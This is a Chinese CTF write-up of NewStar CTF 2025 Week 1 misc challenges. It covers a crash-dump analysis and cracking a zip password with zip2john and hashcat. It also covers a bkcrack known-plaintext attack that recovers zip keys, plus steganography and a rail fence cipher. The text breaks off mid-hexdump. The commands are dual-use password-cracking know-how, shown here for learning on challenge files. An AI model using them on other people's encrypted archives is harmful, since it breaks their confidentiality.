
Newstar2025　WRITEUP

Week1 圆周率

● [misc]Sign_in



题目分值：1　我的得分：1

题目内容：
在遥远的未来，数字生命蓬勃发展，突然一场席卷全球的"数据大灾变"摧毁了旧世界的网络与物理基础架构。世界上残存的人类意识，在神秘组织"NewStar"的引导下，上传到了一个由纯粹代码与逻辑构建的虚拟大陆。
这片大陆并非由山川河流构成，而是由无穷无尽的数据流、加密协议、运行中的程序和脆弱的系统接口编织而成。维持大陆稳定与进化的核心能量，是名为"FLAG"的能量组成。谁能掌握并夺取所有"FLAG"，谁就能重塑大陆的规则，甚至触及传说中的"ROOT圣杯"一个据说能完全掌控甚至重塑虚拟世界（乃至可能恢复残存现实）的终极权限。
"FLAG"蕴藏在由五大古老"技术城邦"守护的、遍布大陆的"挑战圣所"之中。每个圣所都代表着一种理解、操纵乃至征服虚拟世界的核心技术。这五大城邦，因其所精通的技术，形成了大陆上最主要的势力格局。
接下来，神秘组织将为你发放进入虚拟大陆的能量碎片，请新来的挑战者们验证通过后选择一所挑战圣所开始新的冒险吧！
flag{Welcome_to_NewStar_CTF_2025!}
【难度：签到】

Flag：请输入目标答案　提交


Sage　CodeAtlantis　Q1uJu

给出了 flag，Ctrl+C，Ctrl+V


`flag{Welcome_to_NewStar_CTF_2025!}`

● [misc]　我不要革命失败

根据题目提示，使用 WinDbg 打开，输入`!analyze -v`。



```
14: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

CRITICAL_PROCESS_DIED (ef)
        A critical system process died
Arguments:
Arg1: ffffd18e9cfbc140, Process object or thread object
Arg2: 0000000000000000, If this is 0, a process died. If this is 1, a thread died.
Arg3: ffffd18e9cfbc140, The process object that initiated the termination.
Arg4: 0000000000000000

Debugging Details:
------------------
```



```
BUGCHECK_CODE:  ef

BUGCHECK_P1: ffffd18e9cfbc140

BUGCHECK_P2: 0

BUGCHECK_P3: ffffd18e9cfbc140

BUGCHECK_P4: 0

FILE_IN_CAB:  071825-14921-01.dmp

PROCESS_NAME:  svchost.exe

CRITICAL_PROCESS:  svchost.exe

ERROR_CODE: (NTSTATUS) 0xa422e080 - <Unable to get error code text>

BLACKBOXBSD: 1 (!blackboxbsd)
```


在上面找到崩溃类型（CRITICAL_PROCESS_DIED），在下面找到故障进程（svchost.exe），根据 flag 格式.txt 拼出 flag

flag{CRITICAL_PROCESS_DIED_svchost.exe}

● [misc] MISC 城邦-压缩术

打开压缩包，发现内容被加密，根据提示，先试了下 “abcd...xyz0123...789”和 “abcdefghijklmnopqrstuvwxyz0123456789”，不对，于是想到可能是密码的字符集，使用 zip2john+hashcat 爆破


```
zip2john D:\Path\To\Zip\File.zip
```



```
D:\PiYuanZhouLv\john-1.9.0-jumbo-1-win64\john-1.9.0-jumbo-1-win64\run>zip2john D:\PiYuanZhouLv\sl\NewStar2025\aaa.zip
ver 2.0 aaa.zip/bkcrack.zip PKZIP Encr: cmplen=417, decmplen=516, crc=6BE0D0DD
ver 2.0 aaa.zip/tips.txt PKZIP Encr: cmplen=154, decmplen=162, crc=7250DC53
aaa.zip:$pkzip2$2*1*1*0*8*24*6be0*7cdd*350c0edfa44115908124fa2765e7dee45bc0c191e3ba1758afe7a6ccb4be15e85a8e4d32*2*0*9a*a
2*7250dc53*1ca*26*8*9a*7250*7d31*04039daa5eefd918e2600cedac7e113d865b2f7b95f69985ce0c849ea5b1eb47f5e913692238fe3e3bd1e17
3e8fb808d9a45321db78b27dec4f92a20db10f6f53b3422518625c2ca8d27c50458abff80f0019c56ff593c94a859d2d21233d4abbe48391aac32d76
f7f2562dcef4a287cbefdbbcd6ca43650c929fe025a131074d9f2507732ba2b3eb3e4089b737d0d3d53f4d88d542654574bf7*$/pkzip2$::aaa.zip
:tips.txt, bkcrack.zip:D:\PiYuanZhouLv\sl\NewStar2025\aaa.zip
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

(这里遇到一个小问题，把文件重命名为全英文即可)

```
hashcat -m 17220 -a 3
$pkzip2$2*1*1*0*8*24*6be0*7cdd*350c0edfa441159081
24fa2765e7dee45bc0c191e3ba1758afe7a6ccb4be15e85a8
e4d32*2*0*9a*a2*7250dc53*1ca*26*8*9a*7250*7d31*04
039daa5eefd918e2600cedac7e113d865b2f7b95f69985ce0
c849ea5b1eb47f5e913692238fe3e3bd1e173e8fb808d9a45
321db78b27dec4f92a20db10f6f53b3422518625c2ca8d27c
50458abff80f0019c56ff593c94a859d2d21233d4abbe4839
1aac32d76f7f2562dcef4a287cbefdbbcd6ca43650c929fe0
25a131074d9f2507732ba2b3eb3e4089b737d0d3d53f4d88d
542654574bf7*$/pkzip2$ -1 ?l?d ?1?1?1?1?1?1
```




```
D:\PiYuanZhouLv\hashcat-7.1.0>hashcat -m 17220 -a 3 $pkzip2$2*1*1*0*8*24*6be0*7cdd*350c0edfa44115908124fa2765e7dee45bc0c
191e3ba1758afe7a6ccb4be15e85a8e4d32*2*0*9a*a2*7250dc53*1ca*26*8*9a*7250*7d31*04039daa5eefd918e2600cedac7e113d865b2f7b95f
69985ce0c849ea5b1eb47f5e913692238fe3e3bd1e173e8fb808d9a45321db78b27dec4f92a20db10f6f53b3422518625c2ca8d27c50458abff80f00
19c56ff593c94a859d2d21233d4abbe48391aac32d76f7f2562dcef4a287cbefdbbcd6ca43650c929fe025a131074d9f2507732ba2b3eb3e4089b737
d0d3d53f4d88d542654574bf7*$/pkzip2$ -1 ?l?d ?1?1?1?1?1?1 --show
$pkzip2$2*1*1*0*8*24*6be0*7cdd*350c0edfa44115908124fa2765e7dee45bc0c191e3ba1758afe7a6ccb4be15e85a8e4d32*2*0*9a*a2*7250dc
53*1ca*26*8*9a*7250*7d31*04039daa5eefd918e2600cedac7e113d865b2f7b95f69985ce0c849ea5b1eb47f5e913692238fe3e3bd1e173e8fb808
d9a45321db78b27dec4f92a20db10f6f53b3422518625c2ca8d27c50458abff80f0019c56ff593c94a859d2d21233d4abbe48391aac32d76f7f2562d
cef4a287cbefdbbcd6ca43650c929fe025a131074d9f2507732ba2b3eb3e4089b737d0d3d53f4d88d542654574bf7*$/pkzip2$:ns2025
```

(密码有 6 位是手动试出来的，也可以用`--increment`;因为爆破过一遍了，没有跑爆破过程)

得到第一层密码：ns2025

解开得到 tips.txt，强烈暗示伪加密

使用 ImHex 修改加密位为 0 即可




```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII
00000000:  50 4B 03 04 14 00 09 00  08 00 91 76 15 5B 80 F4  PK........v.[..
00000010:  E9 64 D9 00 00 00 73 01  00 00 08 00 00 00 66 6C  .d....s.......fl
00000020:  61 67 2E 7A 69 70 0B F0  66 66 11 61 60 64 60 60  ag.zip..ff.a`d``
00000030:  48 92 64 8A CE B6 9A D4  6D 04 64 AB 01 31 2F 10  H.d.....m.d..1/.
00000040:  A7 E5 24 A6 83 81 5E 49  45 89 BC 68 A5 D6 AE 66  ..$...^IE..h...f
00000050:  6B 83 D4 98 1E CD 0B CC  15 4A 8E CF CC 7F 4D E2  k........J....M.
00000060:  32 3A 11 6E 79 7B 81 EF  19 B5 AA 08 A6 CB 17 5A  2:.ny{.........Z
00000070:  D6 1C 3E 54 1D 3B C9 55  4F 52 62 F2 CC EC 00 B8  ..>T.;.UORb.....
00000080:  E1 2B 94 99 A2 43 8C 55  DE 29 03 D9 E2 40 CC 0E  .+...C.U.)...@..
00000090:  C4 D9 A9 95 20 63 35 4E  B9 9C 3E 12 E4 2D E7 F6  .... c5N..>..-..
000000A0:  24 A9 40 2A 4D C1 BF F8  E2 81 DF 4D DC 7B C5 D7  $.@*M......M.{..
000000B0:  F0 EC EB 9E E6 30 AB EA  03 53 67 80 37 23 93 3D  .....0...Sg.7#.=
000000C0:  03 2E 67 AA 30 40 80 02  94 46 71 34 17 54 98 91  ..g.0@...Fq4.T..
000000D0:  41 82 21 C1 7A 0B AB 04  F3 1D 46 06 34 80 6C 3C  A.!.z.....F.4.l<
000000E0:  A6 43 91 8D 8F 45 38 1B  D9 E0 9B 1F 8F 7D 52 C2  .C...E8......}R.
000000F0:  6A 30 2B 1B 88 66 02 C2  1D 40 7A 29 58 14 00 50  j0+..f...@z)X..P
00000100:  4B 03 04 14 00 02 00 08  00 A8 23 02 5B 54 33 24  K.........#.[T3$
00000110:  EE 17 00 00 00 17 00 00  00 07 00 00 00 6B 65 79  .............key
00000120:  2E 74 78 74 0B C9 C8 2C  56 00 A2 92 8C 54 85 94  .txt...,V....T..
00000130:  FC FC 22 F5 62 85 EC D4  4A 45 00 50 4B 01 02 14  ..".b...JE.PK...
00000140:  00 14 00 09 00 08 00 91  76 15 5B 80 F4 E9 64 D9  ........v.[...d.
00000150:  00 00 00 73 01 00 00 08  00 24 00 00 00 00 00 00  ...s.....$......
00000160:  00 20 00 00 00 00 00 00  00 66 6C 61 67 2E 7A 69  .........flag.zi
00000170:  70 0A 00 20 00 00 00 00  00 01 00 18 00 20 93 F7  p...............
00000180:  2B 68 12 DC 01 99 7B 2E  F1 6D 12 DC 01 C9 89 F2  +h....{..m......
00000190:  2B 68 12 DC 01 50 4B 01  02 14 00 14 00 02 00 08  +h...PK.........
000001A0:  00 A8 23 02 5B 54 33 24  EE 17 00 00 00 17 00 00  ..#.[T3$........
000001B0:  00 07 00 24 00 00 00 00  00 00 00 20 00 00 00 FF  ...$............
000001C0:  00 00 00 6B 65 79 2E 74  78 74 0A 00 20 00 00 00  ...key.txt......
000001D0:  00 00 01 00 18 00 D9 F1  C6 F2 22 03 DC 01 99 7B  ..........."...{
000001E0:  2E F1 6D 12 DC 01 2E 46  8F CD 21 03 DC 01 50 4B  ..m....F..!...PK
```

Pattern Data

Name	Color	Start	End	Size	Type	Value
versionExtract	🟪	0x00000141	0x00000142	2 bytes	u16	20
▼ generalPurposeBi		0x00000143.0	0x00000144.7	2 bytes	bitfield GeneralPurpo	{ ... }
encrypted	🟪	0x00000143.0	0x00000143.0	1 bit	unsigned bit	1
compressionOptio	🟨	0x00000143.1	0x00000143.2	2 bits	unsigned bits	0
crcAndSizesInCDA	🟦	0x00000143.3	0x00000143.3	1 bit	unsigned bit	1
enhancedDeflatin	🟦	0x00000143.4	0x00000143.4	1 bit	unsigned bit	0
patchedData	🟧	0x00000143.5	0x00000143.5	1 bit	unsigned bit	0
strongEncryption	🟩	0x00000143.6	0x00000143.6	1 bit	unsigned bit	0
unused	🟥	0x00000143.7	0x00000144.2	4 bits	unsigned bits	0
filenameAndComme	🟪	0x00000144.3	0x00000144.3	1 bit	unsigned bit	0
reservedPKWARE_0	🟫	0x00000144.4	0x00000144.4	1 bit	unsigned bit	0
centralDirectory	🟪	0x00000144.5	0x00000144.5	1 bit	unsigned bit	0

解开得到 flag.zip 和 key.txt，根据压缩包名称提示，使用 bkcrack 解析明文攻击。先检查条件：1）压缩包内外的 key.txt 的 CRC 值相同；2) key.txt 含有连续明文 23bytes>12bytes；3) flag.zip 的压缩方式为“Store”。可以进行明文攻击。


```
bkcrack -C D:\Path\To\flag.zip -c key.txt -p D:\Path\To\key.txt
```



```
D:\PiYuanZhouLv\bkcrack-1.8.0-win64>bkcrack -C D:\PiYuanZhouLv\sl\NewStar2025\misc_compress\flag.zip -c key.txt -p D:\PiYuanZhouLv\sl\NewStar2025\misc_compress\key.txt
bkcrack 1.8.0 - 2025-08-18
[17:18:55] Z reduction using 16 bytes of known plaintext
100.0 % (16 / 16)
[17:18:55] Attack on 445380 Z values at index 6
Keys: c5a43985 0efe59a5 5dfb3167
63.8 % (284180 / 445380)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 284180
[17:20:05] Keys
c5a43985 0efe59a5 5dfb3167
```

得到子密钥 c5a43985 0efe59a5 5dfb3167

```
bkcrack -C D:\Path\To\flag.zip -D decrypted.zip

-k c5a43985 0efe59a5 5dfb3167
```




```
D:\PiYuanZhouLv\bkcrack-1.8.0-win64>bkcrack -C D:\PiYuanZhouLv\sl\NewStar2025\misc_compress\flag.zip -D decrypted.zip -k
 c5a43985 0efe59a5 5dfb3167
bkcrack 1.8.0 - 2025-08-18
[17:23:49] Writing decrypted archive decrypted.zip
100.0 % (2 / 2)
```

解密压缩包，得到 flaggggggg.txt

flag{You_have_mastered_the_zip_magic!}

● [misc] EZ_fence

解压 fence1.1.jpg，使用 binwalk 发现还有一个 rar 文件，加 -e 提取




```
└─$ binwalk f*.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
53556         0xD134          RAR archive data, version 5.x
```

发现还有加密，先放在一边。

观察 jpg 文件，发现一个含等号的字符串，猜测是 base64，根据题目提示（fence，4 个钉子~~（这个是不是不好说）~~）猜测应该是 4 栏的栅栏密码。找到一个在线栅栏密码解密网站

https://ctf.bugku.com/tool/railfence



AmanCTF - 栅栏加密/解密

在线栅栏(RailFence)加密/解密

```
rdh9zfwzSgoVA7GWtLPQJK=vwuZvjhvPyyvjnMWoSotB
```

栏数 4


标准型

```
rV=ydAvvh7wj9GunzWZMftvWwLjozPhSSQvogJPtoKyB
```

W型

```
rSvMwgdouWZVhAvoj79GhSvWztPoyLfPytvQwJjBnKz=
```

发现 W 型的解密结果符合 base64 格式，使用 base64 解密产生乱码。突然想到，可以通过改变 jpg 图片的高度来隐藏数据，使用 ImHex 将图片高度调大。



```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII
00000000:  FF D8 FF E0 00 10 4A 46  49 46 00 01 01 02 00 25  ......JFIF.....%
00000010:  00 25 00 00 FF DB 00 43  00 03 02 02 03 02 02 03  .%.....C........
00000020:  03 03 03 04 03 03 04 05  08 05 05 04 04 05 0A 07  ................
00000030:  07 06 08 0C 0A 0C 0C 0B  0A 0B 0B 0D 0E 12 10 0D  ................
00000040:  0E 11 0E 0B 0B 10 16 10  11 13 14 15 15 15 0C 0F  ................
00000050:  17 18 16 14 18 12 14 15  14 FF DB 00 43 01 03 04  ...........C...
00000060:  04 05 04 05 09 05 05 09  14 0D 0B 0D 14 14 14 14  ................
00000070:  14 14 14 14 14 14 14 14  14 14 14 14 14 14 14 14  ................
00000080:  14 14 14 14 14 14 14 14  14 14 14 14 14 14 14 14  ................
00000090:  14 14 14 14 14 14 14 14  14 14 14 14 14 14 FF C0  ................
000000A0:  00 11 08 11 90 04 2B 03  01 11 00 02 11 01 03 11  ......+.........
000000B0:  01 FF C4 00 1
000000C0:  00 00 00 00 0
000000D0:  FF C4 00 57 1
000000E0:  06 07 0D 09 0
000000F0:  21 13 31 22 4
00000100:  38 42 52 72 7
00000110:  B1 B2 B4 18 2
00000120:  35 44 53 77 9
00000130:  03 01 01 01 00 00 00 00  00 00 00 00 00 00 00 02  ................
